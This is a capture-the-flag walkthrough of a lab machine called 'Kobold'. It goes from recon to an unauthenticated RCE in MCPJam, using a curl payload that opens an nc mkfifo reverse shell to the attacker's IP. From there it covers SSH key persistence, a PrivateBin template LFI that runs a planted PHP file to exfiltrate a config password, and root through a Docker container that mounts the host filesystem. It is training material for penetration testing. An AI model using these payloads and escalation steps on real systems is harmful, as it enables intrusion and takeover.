
Kobold
Recon
IP=10.129.15.133
nmap -Pn -p- -T4 -vv -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP;
# Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-25 19:51 CET
# Nmap scan report for 10.129.21.65
# Host is up (0.032s latency).
#
# PORT     STATE SERVICE   VERSION
# 22/tcp   open  ssh       OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
# | ssh-hostkey:
# |   256 8c4512360361de0f0b2bc39b2a9259a1 (ECDSA)
# |_  256 d23cbfed554a5213b534d2fb8fe493bd (ED25519)
# 80/tcp   open  http      nginx 1.24.0 (Ubuntu)
# |_http-title: Did not follow redirect to https://kobold.htb/
# |_http-server-header: nginx/1.24.0 (Ubuntu)
# 443/tcp  open  ssl/http  nginx 1.24.0 (Ubuntu)
# |_http-title: Did not follow redirect to https://kobold.htb/
# | tls-alpn:
# |   http/1.1
# |   http/1.0
# |_  http/0.9
# |_http-server-header: nginx/1.24.0 (Ubuntu)
# |_ssl-date: TLS randomness does not represent time
# | ssl-cert: Subject: commonName=kobold.htb
# | Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
# | Not valid before: 2026-03-15T15:08:55
# |_Not valid after:  2125-02-19T15:08:55
# 3552/tcp open  taserver?
# | fingerprint-strings:
# |   GenericLines:
# |     HTTP/1.1 400 Bad Request
# |     Content-Type: text/plain; charset=utf-8
# |     Connection: close
# |     Request
# |   GetRequest, HTTPOptions:
# |     HTTP/1.0 200 OK
# |     Accept-Ranges: bytes
# |     Cache-Control: no-cache, no-store, must-revalidate
# |     Content-Length: 2081
# |     Content-Type: text/html; charset=utf-8
# |     Expires: 0
# |     Pragma: no-cache
# |     Date: Wed, 25 Mar 2026 18:51:32 GMT
# |     <!doctype html>
# |     <html lang="%lang%">
# |     <head>
# |     <meta charset="utf-8" />
# |     <meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate" />
# |     <meta http-equiv="Pragma" content="no-cache" />
# |     <meta http-equiv="Expires" content="0" />
# |     <link rel="icon" href="/api/app-images/favicon" />
# |     <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, viewport-fit=cover" />
# |     <link rel="manifest" href="/app.webmanifest" />
# |     <meta name="theme-color" content="oklch(1 0 0)" media="(prefers-color-scheme: light)" />
# |     <meta name="theme-color" content="oklch(0.141 0.005 285.823)" media="(prefers-color-scheme: dark)" />
# |_    <link rel="modu
User
Arcane (tcp/3552)

Landing page for a open source project called Arcane. It's an alternative web client to manage docker instances on a machine.
We can try some default credentials like admin:admin or admin:password but they don't work.
Let's go to the other site maybe we can find some credentials there.
Other website (tcp/443 and tcp/80)
curl -I http://10.129.15.133/
# HTTP/1.1 301 Moved Permanently
# Server: nginx/1.24.0 (Ubuntu)
# Date: Fri, 27 Mar 2026 12:57:17 GMT
# Content-Type: text/html
# Content-Length: 178
# Connection: keep-alive
# Location: https://kobold.htb/
Let's add kobold.htb to our /etc/hosts. We find a basic landing page with nothing much.
Exploiting RCE vulnerability in MCPJam
Fuzzing for vHosts I found mcp.kobold.htb:
ffuf -c -w `fzf-wordlists` -u "https://kobold.htb/" -H "Host: FUZZ.kobold.htb" -fs 154
#        v2.1.0
# ________________________________________________
#
#  :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
# ________________________________________________
#
# mcp                     [Status: 200, Size: 466, Words: 57, Lines: 15, Duration: 101ms]
# :: Progress: [4989/4989] :: Job [1/1] :: 1219 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

Intersting, going on Settings we see the version as 1.4.2, looking online, there was a very specific RCE for versions <=1.4.2: CVE-2026-23744, there's a pretty clear PoC on the official advisory.
Essentially the MCP tool is vulnerable to RCE through the connect route in the API, which is open and doesn't require authentication. So anyone can call the route and get RCE.
I did struggle a bit at first, I'm not sure why I think I mismatched two different shells, and I was trying with another IP from another VPN, that's skill issue from my part, in the end a simple nc mkfifo revshell from revshells.com did the trick:
curl -k https://mcp.kobold.htb/api/mcp/connect -X POST --header "Content-Type: application/json" --data "{\"serverConfig\":{\"command\":\"bash\",\"args\":[\"-c\",\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.241 4444 >/tmp/f\"],\"env\":{}},\"serverId\":\"rce-test\"}"
nc -lvnp 4444
# Ncat: Version 7.93 ( https://nmap.org/ncat )
# Ncat: Listening on :::4444
# Ncat: Listening on 0.0.0.0:4444
# Ncat: Connection from 10.129.15.133.
# Ncat: Connection from 10.129.15.133:60286.
# bash: cannot set terminal process group (1537): Inappropriate ioctl for device
# bash: no job control in this shell
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ id
# uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
cd /home/ben
ls
# user.txt
Root
Let's get a better shell, since we're already ben let's give ourselves ssh access through a key:
ssh-keygen -t ed25519 -b 256
# Generating public/private ed25519 key pair.
# Enter file in which to save the key (/root/.ssh/id_ed25519):
# Enter passphrase (empty for no passphrase):
# Enter same passphrase again:
# Your identification has been saved in /root/.ssh/id_ed25519
# Your public key has been saved in /root/.ssh/id_ed25519.pub
# The key fingerprint is:
# SHA256:wxogB/C21HvNSvSGKY2A2TKT+22f7B23jny7uhm+m+M root@exegol-Kobold
# The key's randomart image is:
# +--[ED25519 256]--+
# |...              |
# | * o             |
# |B B + .          |
# | B = * B         |
# |. . + B S        |
# | . . + = .       |
# |  . o o o .      |
# |   . o =.B..     |
# |     .=.EO=o     |
# +----[SHA256]-----+
cat /root/.ssh/id_ed25519.pub
# ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBTJfNV23WlQc4FitPPnPgjKEpkggc/01XFht38nrN6c root@exegol-Kobold
Copy that and create the follwing:
mkdir .ssh
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBTJfNV23WlQc4FitPPnPgjKEpkggc/01XFht38nrN6c root@exegol-Kobold" > .ssh/authorized_keys
# <t38nrN6c root@exegol-Kobold" > .ssh/authorized_keys
Now we can SSH:
ssh -i /root/.ssh/id_ed25519 ben@kobold.htb
# The authenticity of host 'kobold.htb (10.129.15.133)' can't be established.
# ED25519 key fingerprint is SHA256:40/zj76oPRapv/WPdzkr3IQG5WClHA5K8tlecZuimiI.
# This key is not known by any other names.
# Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
# Warning: Permanently added 'kobold.htb' (ED25519) to the list of known hosts.
# Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-106-generic x86_64)
#
# <SNIP>
id
# uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
grep "sh$" /etc/passwd
# root:x:0:0:root:/root:/bin/bash
# ben:x:1001:1001::/home/ben:/bin/bash
# alice:x:1002:1002::/home/alice:/bin/bash
First let's try to understand everything that's running on the machine and where, we know of arcane mcpjam and privatebin:
ps aux | grep arcane
# root        1535  0.0  1.5 1382008 61060 ?       Ssl  12:25   0:04 /root/arcane_linux_amd64
# ben         2745  0.0  0.0   6544  2276 pts/0    S+   14:29   0:00 grep --color=auto arcane
ps aux | grep mcp
# ben         1639  0.1  3.4 32545356 138756 ?     Sl   12:25   0:13 node /usr/local/lib/node_modules/@mcpjam/inspector/dist/server/index.js
# ben         2747  0.0  0.0   6544  2284 pts/0    S+   14:29   0:00 grep --color=auto mcp
ps aux | grep privatebin
# ben         2751  0.0  0.0   6544  2284 pts/0    S+   14:29   0:00 grep --color=auto privatebin

ip -br a
# lo               UNKNOWN        127.0.0.1/8 ::1/128
# eth0             UP             10.129.15.133/16
# docker0          UP             172.17.0.1/16
# vethccc3b9a@if2  UP
ss -tulnp | grep LISTEN
# tcp   LISTEN 0      4096       127.0.0.1:37157      0.0.0.0:*
# tcp   LISTEN 0      511        127.0.0.1:6274       0.0.0.0:*    users:(("node",pid=1639,fd=33))
# tcp   LISTEN 0      4096      127.0.0.54:53         0.0.0.0:*
# tcp   LISTEN 0      511          0.0.0.0:443        0.0.0.0:*
# tcp   LISTEN 0      4096       127.0.0.1:8080       0.0.0.0:*
# tcp   LISTEN 0      511          0.0.0.0:80         0.0.0.0:*
# tcp   LISTEN 0      4096         0.0.0.0:22         0.0.0.0:*
# tcp   LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
# tcp   LISTEN 0      4096               *:3552             *:*
# tcp   LISTEN 0      4096            [::]:22            [::]:*
docker ps
# permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.50/containers/json": dial unix /var/run/docker.sock: connect: permission denied
Ok so mcpjam won't be of use right now since it's running as ben, we already own him, arcane is v ery interesting we see the binary running as root. PrivateBin is a mystery probably a docker container.
Let's look at the nginx configs to understand what port is what:
cd /etc/nginx/sites-enabled
ls
# default  mcpjam  privatebin
cat mcpjam
# server {
#     listen 80;
#     server_name mcp.kobold.htb;
#     return 301 https://mcp.kobold.htb$request_uri;
# }
#
# server {
#     listen 443 ssl;
#     server_name mcp.kobold.htb;
#     <SNIP>
#     location / {
#         proxy_pass http://127.0.0.1:6274;
# <SNIP>
cat privatebin
# server {
#     listen 80;
#     server_name bin.kobold.htb;
#     return 301 https://bin.kobold.htb$request_uri;
# }
#
# server {
#     listen 443 ssl;
#     server_name bin.kobold.htb;
#     <SNIP>
#     location / {
#         proxy_pass http://127.0.0.1:8080;
# <SNIP>
cat default
# server {
#     listen 80;
#     server_name kobold.htb;
#     return 301 https://kobold.htb$request_uri;
# }
#
# server {
#     listen 443 ssl;
#     server_name kobold.htb;
#
#     ssl_certificate /privatebin-data/certs/cert.pem;
#     ssl_certificate_key /privatebin-data/certs/key.pem;
#
#     root /var/www/html;
Ok so:
- nginx:
- 0.0.0.0:80 -> kobold.htb
- 127.0.0.1:8080 -> bin.kobold.htb
- 127.0.0.1:6274 -> mcp.kobold.htb
- process:
- *:3552 -> arcane
bin.kobold.htb ? We never found that, let's look into it:

This is running PrivateBin 2.0.2, a sort of pastebin open-source project. Looking for vulns we find CVE-2025-64714 which was fixed in version 2.0.3, it's a LFI.
Let's first look how it works. Essentially there's one requirement, the server has to have templates enabled, which can be confirmed through the template cookie:
Cookie: ph_phc_dTOPniyUNU2kD8Jx8yHMXSqiZHM8I91uWopTMX6EBE9_posthog=<SNIP>; template=bootstrap5
It seems that boostrap5 is a literal file on the system, looking at the repo we find it at <site_root>/tpl/bootstrap5.php, let's see if we can access other templates first.
Let's try to intercept a simple request with Burp and change the template to template=bootstrap, this is another template found on the repo:

As we can see the banner changed with an older bootstrap look. We got LFI, let's try to open other php files to confirm path traversal works, for example ../index.
Sending the request the server replies with:
Set-Cookie: template=bootstrap5; secure; SameSite=Lax
The server tries to persist the template cookie, when our request fails it defaults to template=bootstrap5. This inadvertently allows us to confirm if files exist and/or if our request is valid.
As we can see the server did not like the index.php, let's try something else, ../tpl/bootstrap:
Set-Cookie: template=..%2Ftpl%2Fbootstrap; secure; SameSite=Lax
Okay this works! In that case let's see if there's any interesting php files on the repo, indeed the cfg/conf.sample.php contains all the information about the site, trying ../cfg/conf.sample fails, but ../cfg/conf works, it gives a HTTP 500 and doesn't reflect the file. Though this is PHP, we might be able to abuse php filter to leak the file contents:
Cookie: template=php://filter/read=convert.base64-encode/resource=../cfg/conf
Though this doesn't work…
Let's keep looking into the configs, we saw previously some references to /privatebin-data and also our user has a specific group membership operator:
id
# uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
cd /privatebin-data/
ls -l
# total 20
# drwxrwx---  2 root operator 4096 Mar 15 21:23 certs
# drwxr-x---  2 root       82 4096 Mar 15 21:23 cfg
# drwxrwxrwx  6 root operator 4096 Mar 27 13:49 data
Interesting, we are operator so we have some specific accesses to these certs and the data folder, let's look into data:
ls
# 12  39  4a  52  93  bd  e3  purge_limiter.php  salt.php  traffic_limiter.php
cat purge_limiter.php salt.php
# <?php
# $GLOBALS['purge_limiter'] = '1774622845';

# <?php # |e14880e2b0533d0b4677364d92af3ed8c796679b0f9cda2ac5516258b976aa64dc79cee416f505fa5790de9e232b1756612ac1a0f0d0d0ea2b1c4af0da621f4a8e44543775dfa0e10dfae682687b4943968ec0da01bfe487710e446acb3d2736dc43c4d916f214666c6a6a198043b0195c5c1c2733b8c89d8d6becff2bd3ca4e7a100b92a3b2fe0beb71a22f6bc62562e4e62d305e8a81877a58e161527a6c110bbf2d95738ab3c651324c92dcf04fe2e1c29a018740dec0063b6c39a5438780d882654a8d138b910fc762e04781bd7e946066da948c8522424990cb3777a904f1c5562f7832b6f7b090a805db5cd0b70bf3a35b3bd2d8b9258cadcea548187e|
These scripts are very interesting they have extremely dangerous privileges, though we don't have a way to execute them right away, we can edit them.
And when we create notes on PrivateBin we can notice new folders being created this is currently mounted onto the PrivateBin container, and is being used, so somehwere we might be able to access these files.
I tested a lot of different things for example revshell or trying to copy files around but everything fails, I suspect the FS in the container is a bit scuffed.
Though I can confirm that calling ../data/salt works, so the directory we can write to is located in a valid location the LFI can hit.
Now the issue is that whatever I write into salt or traffic_limiter never really runs… Instead I tried to create a new exfil.php:
<?php echo base64_encode(file_get_contents(__DIR__ . "/../cfg/conf.php")); ?>
Now when I make a request with template=../data/exfil I get the contents of the conf.php file!

Amazing, we can decode from base64 and look through the config, it's pretty long and has the default password from the official repo, so we can ignore those, though one passwrod stands out:
[model]
; example of DB configuration for MySQL
; Temporarily disabling while we migrate to new server for loadbalancing
;class = Database
[model_options]
dsn = "mysql:host=localhost;dbname=privatebin;charset=UTF8"
tbl = "privatebin_"    ; table prefix
usr = "privatebin"
pwd = "ComplexP@sswordAdmin1928"
I tried the password everywhere, for bob, alice, root and for the Arcane admin panel, I tested bob, alice root, admin and finally I tested arcane and I got in:

Amazing from here it's game-over, we can create containers, we can see that we already have a privatebin/nginx-fpm-alpine:2.0.2 image at our disposal, perfect, so we create a new container name it whatever, with that image, set the user to root and in the volumes we mount /:/mnt/host and then from the UI we can access a console:
/var/www # cd /mnt/host/root
/mnt/host/root # ls
# arcane_linux_amd64  data   root.txt